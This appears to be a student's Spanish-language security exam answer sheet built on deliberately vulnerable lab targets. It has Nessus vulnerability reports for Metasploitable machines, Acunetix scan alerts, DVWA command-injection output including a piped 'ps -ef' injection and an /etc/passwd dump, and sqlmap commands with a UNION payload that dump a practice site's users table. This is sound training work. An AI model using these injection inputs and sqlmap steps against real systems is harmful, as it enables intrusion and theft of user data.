

Certamen 2: Seguridad de Sistemas

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Pregunta 1 (25 puntos):

Realice la instalación de Nessus en su máquina Kali y revise la seguridad de las máquinas Metasploitable Linux y Windows versión III.

Debe entregar un reporte con al menos 5 vulnerabilidades críticas que contenga:

- Descripción de la vulnerabilidad
- Método de mitigación
- Código CVE
- Si es explotable o no y con que herramienta
- Indicadores de riesgo

Debido a que el meta3 de Linux solamente me tiró 1 vulnerabilidad crítica, usaré el meta2 de Linux y el meta3 de Windows.

meta3 linux

[Back to My Scans](#)

ConfigureAudit Trail

Hosts1Vulnerabilities33Remediations2Notes1History1

FilterSearch Hosts1 Host

Host	Vulnerabilities
10.0.2.81	<div><div>32</div><div>63</div></div>

Metasploitable II Linux

1)

CRITICAL Debian OpenSSH/OpenSSL Package Random Number Generator Weaknes... >

Description

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.

Reference Information

CWE: [310](#)
BID: [29179](#)
CVE: [CVE-2008-0166](#)

Vulnerability Information

Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: May 14, 2008
Vulnerability Pub Date: May 13, 2008
In the news: true

Exploitable With

Core Impact

Risk Information

Risk Factor: Critical
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Temporal Score: 8.3
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C
/I:C/A:C
CVSS v2.0 Temporal Vector:
CVSS2#E:F/RL:OF/RC:C

2)

CRITICAL NFS Exported Share Information Disclosure

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Description

At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

Solution

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

Reference Information

CVE: [CVE-1999-0170](#), [CVE-1999-0211](#),
[CVE-1999-0554](#)

Vulnerability Information

Exploit Available: true

Exploit Ease: Exploits are available

Vulnerability Pub Date: January 1, 1985

Exploitable With

Metasploit (NFS Mount Scanner)

Risk Information

Risk Factor: Critical

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C
/I:C/A:C

3)

CRITICAL rexecd Service Detection

Description

The rexecd service is running on the remote host. This service is design to allow users of a network to execute commands remotely. However, rexecd does not provide any good means of authentication, so it may be abused by an attacker to scan a third-party host.

Solution

Comment out the 'exec' line in /etc/inetd.conf and restart the inetd process.

Reference Information

CVE: [CVE-1999-0618](#)

Vulnerability Information

Vulnerability Pub Date: June 7, 1999

Risk Information

Risk Factor: Critical

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C
/I:C/A:C

4)

CRITICAL UnrealIRCd Backdoor Detection



Description

The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution

Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

Reference Information

BID: [40820](#)
CVE: [CVE-2010-2075](#)

Vulnerability Information

CPE: `cpe:/a:unrealircd:unrealircd`
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: June 12, 2010
Vulnerability Pub Date: June 12, 2010

Exploitable With

Metasploit (UnrealIRCD 3.2.8.1 Backdoor
Command Execution)
CANVAS ()

Risk Information

Risk Factor: Critical
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Temporal Score: 8.3
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C
/I:C/A:C
CVSS v2.0 Temporal Vector:
CVSS2#E:F/RL:OF/RC:C

5)

CRITICAL

Apache Tomcat AJP Connector Request Injection (Ghostcat)

Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

Solution

Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

Reference Information

CVE: [CVE-2020-1745](#), [CVE-2020-1938](#)

Vulnerability Information

CPE: `cpe:/a:apache:tomcat`

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: March 1, 2020

Vulnerability Pub Date: March 1, 2020

Exploited by Nessus: true

Risk Information

Risk Factor: High

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N
/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:P
/RL:O/RC:C

CVSS v3.0 Temporal Score: 8.8

CVSS v2.0 Base Score: 7.5

CVSS v2.0 Temporal Score: 5.9

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P
/I:P/A:P

CVSS v2.0 Temporal Vector:

CVSS2#E:POC/RL:OF/RC:C

Metasploitable III Windows

1)

CRITICAL

ManageEngine Desktop Central 10 < Build 100479 Remote Code Exe...

Description

The ManageEngine Desktop Central application running on the remote host is version 10 prior to build 100479. It is, therefore, affected by a remote code execution vulnerability.

Solution

Upgrade to ManageEngine Desktop Central version 10 build 100479 or later. Alternatively, apply the manual, vendor-supplied workaround.

Reference Information

IAVA: 2020-A-0104

CVE: [CVE-2020-10189](#)

Vulnerability Information

CPE:

cpe:/a:zohocorp:manageengine_desktop_central

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: March 6, 2020

Vulnerability Pub Date: March 6, 2020

Risk Information

Risk Factor: Critical

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N
/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:F
/RL:O/RC:C

CVSS v3.0 Temporal Score: 9.1

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Temporal Score: 8.3

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C
/I:C/A:C

CVSS v2.0 Temporal Vector:
CVSS2#E:F/RL:OF/RC:C

IAVM Severity: I

2)

CRITICAL

Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed ch... >

Description

The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code.

Solution

Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2.

Reference Information

BID: [108273](#)

CVE: [CVE-2019-0708](#)

Vulnerability Information

CPE: cpe:/o:microsoft:windows

cpe:/a:microsoft:remote_desktop_protocol

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: May 14, 2019

Vulnerability Pub Date: May 14, 2019

In the news: true

Risk Information

Risk Factor: Critical

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N
/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:H
/RL:O/RC:C

CVSS v3.0 Temporal Score: 9.4

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Temporal Score: 8.7

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C
/I:C/A:C

CVSS v2.0 Temporal Vector:

CVSS2#E:H/RL:OF/RC:C

3)

CRITICAL

Elasticsearch ESA-2015-06

Description

Elasticsearch versions prior to 1.6.1 are vulnerable to an attack that can result in remote code execution.

Solution

Users should upgrade to 1.6.1 or 1.7.0. Alternately, ensure that only trusted applications have access to the transport protocol port.

Reference Information

CVE: [CVE-2015-5377](#)

Vulnerability Information

CPE: `cpe:/a:elasticsearch:elasticsearch`

Exploit Ease: No known exploits are available

Patch Pub Date: July 16, 2015

Vulnerability Pub Date: July 16, 2015

Risk Information

Risk Factor: High

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N
/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:U
/RL:O/RC:C

CVSS v3.0 Temporal Score: 8.5

CVSS v2.0 Base Score: 7.5

CVSS v2.0 Temporal Score: 5.5

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P
/I:P/A:P

CVSS v2.0 Temporal Vector:
CVSS2#E:U/RL:OF/RC:C

4)

CRITICAL

Apache Tomcat AJP Connector Request Injection (Ghostcat)

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Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

Solution

Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

Reference Information

CVE: [CVE-2020-1745](#), [CVE-2020-1938](#)

Vulnerability Information

CPE: `cpe:/a:apache:tomcat`

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: March 1, 2020

Vulnerability Pub Date: March 1, 2020

Exploited by Nessus: true

Risk Information

Risk Factor: High

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N
/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:P
/RL:O/RC:C

CVSS v3.0 Temporal Score: 8.8

CVSS v2.0 Base Score: 7.5

CVSS v2.0 Temporal Score: 5.9

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P
/I:P/A:P

CVSS v2.0 Temporal Vector:

CVSS2#E:POC/RL:OF/RC:C

5)

CRITICAL

Elasticsearch Transport Protocol Unspecified Remote Code Execution

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Description

Elasticsearch could allow a remote attacker to execute arbitrary code on the system, caused by an error in the transport protocol. An attacker could exploit this vulnerability to execute arbitrary code on the system.

Solution

Users should upgrade to 1.6.1 or 1.7.0. Alternately, ensure that only trusted applications have access to the transport protocol port

Reference Information

CVE: [CVE-2015-5377](#)

Vulnerability Information

CPE: cpe:/a:elasticsearch:elasticsearch

Exploit Available: false

Exploit Ease: No known exploits are available

Patch Pub Date: July 16, 2015

Vulnerability Pub Date: July 16, 2015

Risk Information

Risk Factor: High

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N
/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:U
/RL:O/RC:C

CVSS v3.0 Temporal Score: 8.5

CVSS v2.0 Base Score: 7.5

CVSS v2.0 Temporal Score: 5.5

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P
/I:P/A:P

CVSS v2.0 Temporal Vector:
CVSS2#E:U/RL:OF/RC:C

Pregunta 2 (25 puntos):

Realice la instalación de la aplicación Acunetix y revise la seguridad de la siguiente URL

<http://www.altoromutual.com>

A continuación, entregue un reporte con dos vulnerabilidades de alto riesgo con los siguientes items:

Para ambas la URL afectada es: <http://www.altoromutual.com>

! Cross site scripting	http://www.altoromutual.com/
! Directory traversal	http://www.altoromutual.com/

La descripción y los métodos de mitigación son:

Web Server	
Alert group	Cross site scripting
Severity	High
<u>Description</u>	Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts into a legitimate website or web application. XSS occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.
<u>Recommendations</u>	Apply context-dependent encoding and/or validation to user input rendered on a page
Alert variants	
Details	Not available in the free trial
Not available in the free trial	

Web Server	
Alert group	Directory traversal
Severity	High
<u>Description</u>	This script is possibly vulnerable to directory traversal attacks. Directory Traversal is a vulnerability which allows attackers to access restricted directories and read files outside of the web server's root directory.
<u>Recommendations</u>	Your script should filter metacharacters from user input.
Alert variants	
Details	Not available in the free trial
Not available in the free trial	

Pregunta 3 (25 puntos):

Realice la explotación de inyección de comandos sobre la aplicación DVWA y obtenga los siguientes datos:

- Listado de procesos

Ping for FREE							
Enter an IP address below:							
<input type="text"/>				<input type="button" value="submit"/>			
UID	PID	PPID	C	STIME	TTY	TIME	CMD
root	1	0	0	17:28	?	00:00:00	/sbin/init
root	2	0	0	17:28	?	00:00:00	[kthreadd]
root	3	2	0	17:28	?	00:00:00	[migration/0]
root	4	2	0	17:28	?	00:00:00	[ksoftirqd/0]
root	5	2	0	17:28	?	00:00:00	[watchdog/0]
root	6	2	0	17:28	?	00:00:00	[events/0]
root	7	2	0	17:28	?	00:00:00	[khelper]
root	41	2	0	17:28	?	00:00:00	[kblockd/0]
root	44	2	0	17:28	?	00:00:00	[kacpid]
root	45	2	0	17:28	?	00:00:00	[kacpi_notify]
root	88	2	0	17:28	?	00:00:00	[kseriod]
root	126	2	0	17:28	?	00:00:00	[pdflush]
root	127	2	0	17:28	?	00:00:00	[pdflush]
root	128	2	0	17:28	?	00:00:00	[kswapd0]
root	170	2	0	17:28	?	00:00:00	[aio/0]
root	1126	2	0	17:28	?	00:00:00	[ksnapd]
root	1315	2	0	17:28	?	00:00:00	[ksuspend_usbd]
root	1316	2	0	17:28	?	00:00:00	[khubd]
root	1326	2	0	17:28	?	00:00:00	[ata/0]
root	1333	2	0	17:28	?	00:00:00	[ata_aux]
root	2031	2	0	17:28	?	00:00:00	[scsi_eh_0]
root	2032	2	0	17:28	?	00:00:00	[scsi_eh_1]
root	2260	2	0	17:28	?	00:00:00	[kjournald]
root	2414	1	0	17:28	?	00:00:00	/sbin/udevd --daemon
root	2643	2	0	17:28	?	00:00:00	[kpsmoused]
root	3534	2	0	17:28	?	00:00:00	[kjournald]
daemon	3664	1	0	17:28	?	00:00:00	/sbin/portmap
statd	3680	1	0	17:28	?	00:00:00	/sbin/rpc.statd
root	3686	2	0	17:28	?	00:00:00	[rpciod/0]
root	3701	1	0	17:28	?	00:00:00	/usr/sbin/rpc.idmapd
root	3927	1	0	17:28	tty4	00:00:00	/sbin/getty 38400 tty4
root	3928	1	0	17:28	tty5	00:00:00	/sbin/getty 38400 tty5
root	3933	1	0	17:28	tty2	00:00:00	/sbin/getty 38400 tty2
root	3935	1	0	17:28	tty3	00:00:00	/sbin/getty 38400 tty3
root	3938	1	0	17:28	tty6	00:00:00	/sbin/getty 38400 tty6
syslog	3976	1	0	17:28	?	00:00:00	/sbin/syslogd -u syslog

root	4011	1	0	17:28	?	00:00:00	/bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
klog	4013	1	0	17:28	?	00:00:00	/sbin/klogd -P /var/run/klogd/kmsg
bind	4036	1	0	17:28	?	00:00:00	/usr/sbin/named -u bind
root	4140	1	0	17:28	?	00:00:00	/bin/sh /usr/bin/mysqld_safe
mysql	4182	4140	0	17:28	?	00:00:00	/usr/sbin/mysqld --basedir=/usr --
root	4184	4140	0	17:28	?	00:00:00	logger -p daemon.err -t mysqld_safe
dhcpc	4267	1	0	17:28	?	00:00:00	dhclient3 -e IF_METRIC=100 -pf /var
root	4285	1	0	17:28	?	00:00:00	/usr/sbin/sshd
postgres	4303	1	0	17:28	?	00:00:00	/usr/lib/postgresql/8.3/bin/postgres
postgres	4306	4303	0	17:28	?	00:00:00	postgres: writer process
postgres	4307	4303	0	17:28	?	00:00:00	postgres: wal writer process
postgres	4308	4303	0	17:28	?	00:00:00	postgres: autovacuum launcher process
postgres	4309	4303	0	17:28	?	00:00:00	postgres: stats collector process
daemon	4330	1	0	17:28	?	00:00:00	distccd --daemon --user daemon --
daemon	4331	4330	0	17:28	?	00:00:00	distccd --daemon --user daemon --
root	4380	2	0	17:28	?	00:00:00	[lockd]
root	4381	2	0	17:28	?	00:00:00	[nfsd4]
root	4382	2	0	17:28	?	00:00:00	[nfsd]
root	4383	2	0	17:28	?	00:00:00	[nfsd]
root	4384	2	0	17:28	?	00:00:00	[nfsd]
root	4385	2	0	17:28	?	00:00:00	[nfsd]
root	4386	2	0	17:28	?	00:00:00	[nfsd]
root	4387	2	0	17:28	?	00:00:00	[nfsd]
root	4388	2	0	17:28	?	00:00:00	[nfsd]
root	4389	2	0	17:28	?	00:00:00	[nfsd]
root	4393	1	0	17:28	?	00:00:00	/usr/sbin/rpc.mountd
root	4459	1	0	17:28	?	00:00:00	/usr/lib/postfix/master
postfix	4460	4459	0	17:28	?	00:00:00	pickup -l -t fifo -u -c
postfix	4462	4459	0	17:28	?	00:00:00	qmgr -l -t fifo -u
root	4466	1	0	17:28	?	00:00:00	/usr/sbin/nmbd -D
root	4468	1	0	17:28	?	00:00:00	/usr/sbin/smbd -D
root	4476	4468	0	17:28	?	00:00:00	/usr/sbin/smbd -D
root	4489	1	0	17:28	?	00:00:00	/usr/sbin/xinetd -pidfile /var/run
proftpd	4523	1	0	17:28	?	00:00:00	proftpd: (accepting connections)
daemon	4537	1	0	17:28	?	00:00:00	/usr/sbin/atd
root	4548	1	0	17:28	?	00:00:00	/usr/sbin/cron
root	4576	1	0	17:28	?	00:00:00	/usr/bin/jsvc -user tomcat55 -cp /
root	4577	4576	0	17:28	?	00:00:00	/usr/bin/jsvc -user tomcat55 -cp /
tomcat55	4579	4576	0	17:28	?	00:00:08	/usr/bin/jsvc -user tomcat55 -cp /
root	4597	1	0	17:28	?	00:00:00	/usr/sbin/apache2 -k start
www-data	4598	4597	0	17:28	?	00:00:00	/usr/sbin/apache2 -k start
www-data	4600	4597	0	17:28	?	00:00:00	/usr/sbin/apache2 -k start
www-data	4603	4597	0	17:28	?	00:00:00	/usr/sbin/apache2 -k start
www-data	4604	4597	0	17:28	?	00:00:00	/usr/sbin/apache2 -k start
www-data	4607	4597	0	17:28	?	00:00:00	/usr/sbin/apache2 -k start

```

root      4616      1  0 17:28 ?      00:00:00 /usr/bin/rmiregistry
root      4620      1  0 17:28 ?      00:00:01 ruby /usr/sbin/druby_timeserver.rb
root      4628      1  0 17:28 tty1    00:00:00 /bin/login --
root      4633      1  0 17:28 ?      00:00:00 /usr/bin/unrealircd
root      4636      1  0 17:28 ?      00:00:00 Xtightvnc :0 -desktop X -auth /root
daemon    4641 4330  0 17:28 ?      00:00:00 distccd --daemon --user daemon --al
root      4647      1  0 17:28 ?      00:00:00 /bin/sh /root/.vnc/xstartup
root      4650 4647  0 17:28 ?      00:00:00 xterm -geometry 80x24+10+10 -ls -ti
root      4655 4647  0 17:28 ?      00:00:00 fluxbox
daemon    4656 4330  0 17:28 ?      00:00:00 distccd --daemon --user daemon --al
root      4666 4650  0 17:28 pts/0    00:00:00 -bash
msfadmin  4799 4628  0 17:41 tty1    00:00:00 -bash
www-data  4804 4597  0 17:43 ?      00:00:00 /usr/sbin/apache2 -k start
www-data  4820 4597  0 17:44 ?      00:00:00 /usr/sbin/apache2 -k start
root      4954 4799  0 18:05 tty1    00:00:00 su
root      4955 4954  0 18:05 tty1    00:00:00 bash
www-data  5003 4820  0 18:10 ?      00:00:00 /usr/lib/cgi-bin/php
www-data  5004 5003  0 18:10 ?      00:00:00 sh -c ping -c 3 8.8.8.8 | ps -ef
www-data  5005 5004  0 18:10 ?      00:00:00 ping -c 3 8.8.8.8
www-data  5006 5004  0 18:10 ?      00:00:00 ps -ef

```

- Listado de archivos

Ping for FREE

Enter an IP address below:

submit

```

total 12
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 help
-rw-r--r-- 1 www-data www-data 1509 Mar 16 2010 index.php
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 source

```

- Archivo de usuarios del Sistema Operativo

Ping for FREE

Enter an IP address below:

submit

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

```

- Directorio de la aplicación web

Ping for FREE
Enter an IP address below:

`/var/www/dvwa/vulnerabilities/exec`

- Usuario con el cual se ejecuta el servicio web

Ping for FREE
Enter an IP address below:



`www-data`


Pregunta 4 (25 puntos):

Debe realizar la explotación de la vulnerabilidad SQL Injection en el siguiente sitio web, utilizando la herramienta sqlmap:

<http://testphp.vulnweb.com/>

Debe documentar y justificar todos los pasos del proceso de explotación y obtener como evidencia el parámetro “cart” del usuario John Smit





```
(root@kali)-[/home/kali]
# sqlmap -r sqlmap.txt --dbs
```

```
---
Parameter: test (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: test=query' UNION ALL SELECT NULL,CONCAT(0
78754245664d47724b596a6a4e6c625377426e79584978547772744
76627171),NULL-- -
---
[19:39:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[19:39:34] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

```
(rootkali)-[/home/kali]
# sqlmap -r sqlmap.txt --dbms=mysql -D acuart --tables
```

```
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
```

```
(rootkali)-[/home/kali]
# sqlmap -r sqlmap.txt --dbms=mysql -D acuart -T users --dump
```

cc	cart	name	pass	email	phone	uname	address
1234-5678-2300-9000	a3a4d1cfbb9afc724138d470e9f334f5	John Smith	test	email@email.com	2323345	test	acu7943 < s1> s2's3'uca7943